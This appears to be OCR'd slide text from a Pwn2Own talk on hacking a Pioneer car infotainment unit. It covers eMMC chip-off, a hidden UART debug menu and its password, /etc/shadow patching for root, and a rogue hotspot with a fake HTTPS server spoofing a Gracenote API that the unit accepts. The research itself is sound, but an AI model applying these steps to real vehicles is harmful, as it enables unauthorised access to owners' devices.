If Bus 1 bits, D1/D2/D3 not used


Options
☑ Pin Detect □ Check ID
□ Erase before
□ Verify after □ Auto SN_NUM
□ Skip Blank Addr.Range: ● ALL ○ Sect
□ Blank Check 0x 00000000 -> 000001FF

IC Config Information

Ready Default Programmer(1): XGecu T56



root!



```
root@telechips-triton:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Hardware - Summary

- eMMC Chip Off
  - Firmware Dump
- UART
  - Solder FPC 10-pin connector
  - Access hidden debug menu (3-1-3-1-2)
    - Enter password: "`POSEIDONDBG ON`“
    - Debug Serial Output – On
    - Console Input – On
  - Solder RX broken trace
  - Patch `/etc/shadow` via in-circuit eMMC programming

Pwn2Own Exploit – Software Attacks


- Competition rules state hardware attacks are not allowed!
- Vulnerability must result in code execution
- Identified a bug during insecure HTTPS response handling

Fake HTTPS Server

- Host a WiFi Hotspot
  - Attacker controlled DHCP
    - Attacker controlled DNS
      - Attacker controlled HTTPS server
- All HTTPS responses for `api.sports.gracenote.com` are attacker controlled
  - (Insecure – accepts self-signed SSL certificates)

CarAVAssist – Configure Sports Team

- Pioneer CarAVAssist App
  - Favourite Sports Teams
    - Add Team
      - Soccer
        - Premier League – 2024/2025
          - Manchester United




Top Favourite Sports Team Settings Edit

Search

Manchester United ★

Add Team

Transfer Mode - Sync




Transfer Mode

- Home
- Browser favorite
- Background
- Notification settings
- Favorite Sports Teams

- Home

Transfer Mode - Sync




Transfer Mode

Settings reading is complete.

- Home
- Browser favorite
- Background
- Notification settings
- Favorite Sports Teams

- Home


Fake Gracenote Server – Sports Event Request



```
GET /gns-api/sportsorganizations/GN3FVY8T5JA2B3G/sportsevents?
eventType=MATCH&
dateFrom=2024-1-13&
dateTo=2024-1-17&
includeParticipants=false&
includeOrganizations=false&
includePersons=false&
fields=id%2C+meta%2C+startDateLocal%2C+scheduledStartTimeUtc%2C+status%2C+state&
api_key=
```

Team Id


Fake Gracenote Server – Sports Event Fake Response



```
{
    "gns": {
        "SportsEvents": {
            "sportsEvent": [
                {
                    "id": "GNVY5IGF7TQ9I3L",
                    "meta": {
                        "updateDate": "2024-01-15T13:17:46.927Z",
                        "language": "en-GB"
                    },
                    "type": "MATCH",
                    "startDateLocal": "2024-01-16",
                    "scheduledStartTimeUtc": "2024-01-16T14:17:46.927Z",
                    "status": "SCHEDULED"
                }
            ]
        }
    }
}
```

Fake Sports Event Id

